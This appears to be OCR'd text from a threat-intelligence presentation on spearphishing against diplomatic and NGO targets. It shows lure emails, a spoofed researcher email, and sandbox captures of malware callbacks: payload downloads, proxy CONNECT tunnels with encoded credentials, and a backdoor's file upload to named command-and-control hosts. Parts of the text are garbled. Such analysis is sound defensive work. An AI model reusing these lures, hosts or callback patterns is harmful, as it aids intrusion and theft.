TEL: (02) 2349 - 4567 總機自動撥轉為您服務

或先至 FAQ 常見問題區找尋相關問題解答
網址: [問與答 FAQ 常見問題解答區](#)

— Same target hit over and over



The adversary will compromise your friends

From Swedishdaobeijing <swedishdaobeijing@foreign.ministry.se> ☆
Subject **Fw: China in economic crisis 2012 - News and Views from around the world** 2/21/2012 10:46 AM
To thomas.holmqvist@mil.se ☆ Other Actions ·

Hej!

Översänder mejl enligt överenskommelse.

Vänliga hälsningar,
Caroline

Swedish Defence Attaché Office Beijing

Colonel Martin Bodin
Mrs Caroline Fründt, Assistant to the Defence Attaché

swedishdaobeijing@foreign.ministry.se
----- Forwarded by Caroline Fründt/FOREIGN/MINISTRY on 2012-02-21 17:46 -----

From: "WorldPress News" <tschure@worldpress.org>
To: swedishdaobeijing@foreign.ministry.se
Date: 2012-01-18 14:37
Subject: China in economic crisis 2012 - News and Views from around the world

Worldpress.org offers you a subscription for our service. The demonstrating issue is attached to this message.

If you are interested in such information, you can sign up at <http://www.worldpress.org>

Sign up for our daily World Headlines and we'll keep you up-to-date with the latest news from thousands of newspapers from around the world.

Worldpress.org
Ste 103, 500 Unicorn Park Drive, Woburn, MA
Tel: (781) 638-9050 | Fax: (781) 638-9043 |
Email: tschure@worldpress.org

1 attachment: China in economic crisis 2012.doc 278 KB Save ·

From Swedishdaobeijing <swedishdaobeijing@foreign.ministry.se> ☆
Subject **Fw: U.S. aircraft carrier battle groups will be reduced to nine** 2/21/2012 10:43 AM
To thomas.holmqvist@mil.se ☆ Other Actions ·

Hej!

Översänder mejl enligt överenskommelse.

Vänliga hälsningar,
Caroline

Swedish Defence Attaché Office Beijing

Colonel Martin Bodin
Mrs Caroline Fründt, Assistant to the Defence Attaché

swedishdaobeijing@foreign.ministry.se
----- Forwarded by Caroline Fründt/FOREIGN/MINISTRY on 2012-02-21 17:43 -----


From: Jack Jones <jackjones13579@yahoo.com>
To: "abuhassabu1@hotmail.com" <abuhassabu1@hotmail.com>, "swedishdaobeijing@foreign.ministry.se" <swedishdaobeijing@foreign.ministry.se>, "marie-louise.brunner@eda.admin.ch" <marie-louise.brunner@eda.admin.ch>
Date: 2011-09-02 09:49
Subject: U.S. aircraft carrier battle groups will be reduced to nine

With 11 U.S. Navy super carrier will shrink in the last two years, suffered severe, according to the latest issue of <<Jane's Defence Weekly>> reported that due to the aircraft carrier overhaul and retirement and other reasons, the U.S. Navy from 2015 to the end of this year, will Only 9 available for operational deployment of aircraft carrier battle group, which will greatly restrict the Navy combat, but the military experts believe that even so, the number of U.S. aircraft carriers in other countries than the total number of still more fighting is not in the same language .


Reported that the U.S. military plans to dissolve .2013 Carrier Strike Group 7, the 'Enterprise' aircraft carrier will be decommissioned, and the next generation of 'Ford' aircraft carrier in 2015 only served to reduce spending, the U([http://www\(Military News http://www.f-paper.com/\).f-paper.com/](http://www(Military News http://www.f-paper.com/).f-paper.com/)).S. military response this should move. reported that, according to the Chief of Naval Operations Department recently disclosed memo, No. 9 Washington Carrier Strike Group will move to the northwest of the Everett base of San Diego, California base to compensate for the December 7 aircraft carrier battle group after the dissolution of the gap, while No. 7 carrier battle groups attached to the 'Ronald Reagan

1 attachment: Us_Aircraft.doc 189 KB Save ·

Grunts exist to do menial tasks



Different email for every run



Grunts evade url filters!

pklighndc.sosblogs.com/ttbg-b1/RSS-b1-rss2-posts.htm

Subs rss.groups.yahoo.com//group/cdfreenas/rss



Subscribe to this feed using [Live Bookmarks](#)

Always use Live Bookmarks to subscribe to feeds.

Subscribe Now

ttbg : ttbg

Your first blog

[@Q;HIFoefIRJBPkooorWMUW\^ZTM\[zR_^!f\]Z\]f'Zfg*mfc](#)

September 4, 2012 2:33 PM

typepad.com/blog/



angelwing007's blog

cdfreenas at Yahoo! Groups

cdfreenas

[@{ersp;12miyhqwntm;{ttzs#y.+\(!%+#K#0/P:.*;7V?;0.B4\A:C@](#)
December 28, 2012 10:41 AM

[@{ersp;12miyhqwntm;{ttzs#y.+\(!%+#K#0/P:.*;7V?;0.B4\A:C@](#)

@6

[-.+TJK678N7&996+2/?EY7=6@_jgekdoljphMFO@](#)

hello.

this is my new blog.

thankyou

2010-9-27 下午 4:55:33

Like 0

Pretending to be Russian attackers?

nce/search/?query=c3a10bc7b8e5f4383b7e105aff2577



Search Hunting Clustering Statistics Help

File information

Identification Content Analyses Submissions ITW Additional information Comments



Date	File name	Source	Count
2013-01-29 07:40:40	饭.doc_	ee7ba13c (web)	RU

Bot Communication Details:

Server DNS Name: *akh-lisa.narod2.ru* Service Port: 80

Raw Command

```
GET /NEWPUTIN.dat HTTP/1.0
Host:akh-lisa.narod2.ru
Accept:*/*
User-Agent:Mozilla/4.0
Connection:Keep-Alive
```

Bot Communication Details:

Server DNS Name: *karol-m2012.narod2.ru* Service Port: 80

Raw Command

```
GET /VICTORYDAY.dat HTTP/1.0
Host:karol-m2012.narod2.ru
Accept:*/*
User-Agent:Mozilla/4.0
Connection:Keep-Alive
```

An interesting way to move laterally

Bot Communication Details:

Server DNS Name: *192.20.4.254* Service Port: *80*

Raw Command

```
CONNECT sendmail.ddns.info:443 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win
.04506.648; .NET CLR 3.5.21022)
Host: sendmail.ddns.info
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
Proxy-Authorization: Basic aGFyaXNoajpjYWlyM1
```

Bot Communication Details:

Server DNS Name: *192.20.4.254* Service Port: *80*

Raw Command

```
CONNECT laugh.toh.info:443 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windo
.04506.648; .NET CLR 3.5.21022)
Host: laugh.toh.info
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
Proxy-Authorization: Basic c3dhibXVsdTpzd2FtdWx1NTkyMQ==
```

Server DNS Name: *10.201.3.2* Service Port: *8080*

Raw Command

```
CONNECT 199.188.110.18:443 HTTP/1.1
Proxy-Authorization: Basic a284MDY6eWZkYnVmbmpo
```

Bot Communication Details:

Server DNS Name: *icibank.dyndns.tv* Service Port: *443*

Raw Command

```
CONNECT icibank.dyndns.tv:443 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .N
.04506.648; .NET CLR 3.5.21022)
Host: icibank.dyndns.tv
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
Proxy-Authorization: Basic cmFnaGF2ZW5kcmFyYW9kOmVfXzYzOTA1
```

Evading dns detection using http based lookups

Server DNS Name: *www.dnswatch.info* Service Port: *80*

Direction	Command
GET	/dns/dnslookup?la=en&host=goodhope.no-ip.org&type=A&submit=Resolve HTTP/1.1
	Others <i>Cache-Control: no-cache</i>

Callback communication observed from VM: Malware: *Backdoor.APT.Protux*


Server DNS Name: *199.16.199.3* Service Port: *1863*

Raw Command

```
POST http://goodhope.no-ip.org:1863/index.php?id=2959 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----605456311F110B89
Host: goodhope.no-ip.org
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache

-----605456311F110B89
Content-Disposition: form-data; name="UploadFile"; filename="61C2730A.bmp"
Content-Type: application/octet-stream
```


The same attackers use the same themes



Even I am a target!

Spearphishing with malicious attachments - Message (HTML)

File Message

Delete Reply Reply All Forward Move Mark Unread Categorize Follow Up Translate Zoom

From: Alex Lanstein Sent: Thu 4/5/2012 12:25 AM
To: 'Alex Lanstein (ALanstein@FireEye.com)'
Cc: @tanc.org; @yahoo.co.in; @yahoo.com; @yahoo.com; @yahoo.com; @yahoo.com; @bluewin.ch; alison@tibetnetwork.org; @gmail.com; @yahoo.com; @hotmail.com; @gmail.com; @yahoo.com
Subject: Spearphishing with malicious attachments

Hello,


My name is Alex Lanstein with a security company called FireEye. We deal with targeted attacks against large organizations that come in via email attachment or email links. Essentially, I do malware analysis for a living.

If I have you on the BCC list, you have submitted more than one targeted malicious attachment to virustotal over the past few months. Please understand that when you send a file to VT, many researchers like myself get a copy of the email in order to test our products.

I would love to write a blog entry at my corporate site about a few of these attacks and mention you by name. Keep in mind I already have this information, but I would like your permission in addition, as it might not have been an IT person who uploaded the file, not you specifically.

Thanks in advance,

Alex Lanstein
Senior Systems Engineer
Direct: +1 (860) 625-4277
Email: alanstein@fireeye.com



Malware Protection System
<http://www.FireEye.com>

Spearphishing with malicious attachments - Message (HTML)

File Message

Delete Reply Reply All Forward Move Mark Unread Categorize Follow Up Translate Zoom

From: dawatersing228@yahoo.com on behalf of Alex Lanstein <ALanstein@FireEye.com> Sent: Fri 4/6/2012 3:20 AM
To: victoria.2006@yahoo.com
Cc:
Subject: Spearphishing with malicious attachments
Attachments: Next Generation Threats.pdf (696 KB)

Hello,

My name is Alex Lanstein with a security company called FireEye. We deal with targeted attacks against large organizations that come in via email attachment or email links. Essentially, I do malware analysis for a living.

If I have you on the BCC list, you have submitted more than one targeted malicious attachment to virustotal over the past few months. Please understand that when you send a file to VT, many researchers like myself get a copy of the email in order to test our products.

I would love to write a blog entry at my corporate site about a few of these attacks and mention you by name. Keep in mind I already have this information, but I would like your permission in addition, as it might not have been an IT person who uploaded the file, not you specifically.


.CN character set

[GB 2312 - Wikipedia, the free encyclopedia](#)

en.wikipedia.org/wiki/GB_2312

GB2312 is the registered internet name for a key official character set of the People's Republic of China, used for simplified Chinese characters. GB abbreviates ...

↳ [Characters](#) - [Encodings of GB2312](#) - [See also](#) - [External links](#)



```
boundary="-----_NextPart_001_0660_01CBE598.10E46700"
-----_NextPart_001_0660_01CBE598.10E46700
Content-Type: multipart/alternative;
    boundary="-----_NextPart_002_0EEA_01CBE598.10E46700"
-----_NextPart_002_0EEA_01CBE598.10E46700
Content-Type: text/plain;
    charset="gb2312"
Content-Transfer-Encoding: base64

SGU5bG8sDQogDQpNeSBuYW11IG1zIEFsZXggTGFuc3R1aW4gd210aCBhIHNIY3UyaXR5IGNvbXBh
bnkgY2FsbnkGUVkIEZpcnVFeWUuICBxZSBkZW50IHdpdGggdGFyZ2V0ZWQgYXR0YWNrcyBhZ2FpbnN0
IGxhcml1IG9yZ2FuaXphdGlvbnMgdGhhdCBjb211IGluIHZpYSB1bWFpbCBhdHRhY2htZW50IG9y
IGUtYW1sIGxpbmtzLiAgRXNzZW50aW50aW50aW50aW50aW50aW50aW50aW50aW50aW50aW50aW50
aXZpbmCuDQogDQpJZiB1IGhhdmUgeW91IG9uIHROZSBkZW50aW50aW50aW50aW50aW50aW50aW50
dGVkIG1vcnVgdGhhbiBvbWUgdGFyZ2V0ZWQgY2V0aW50aW50aW50aW50aW50aW50aW50aW50aW50
b3RhbCBvdnV5IHROZSBwYXN0IGZ1dyBtb250aHMuICBQbGVhc2UgdW5kZXJzdGFuZCB0aGF0IHdo
ZW4geW91IHNIbWQgYSBmaWx1IHROZSBwYXN0IGZ1dyBtb250aHMuICBQbGVhc2UgdW5kZXJzdGFuZCB0aGF0IHdo
```

API Name: GetTempPathA Address: 0x02120131
 Imagepath: C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe DLL
 Name: kernel32

Call Stack:

Frame No.	Instruction Addr.	Module Name	Symbol Name	SD
1	0x76ab899b	C:\Windows\system32\kernel32.dll	GetTempPathA	
2	0x02120131			
3	0x02120000			
4	0x0c0c0d0c			

C:\Users\admin\AppData\Local\Temp\Winword.js
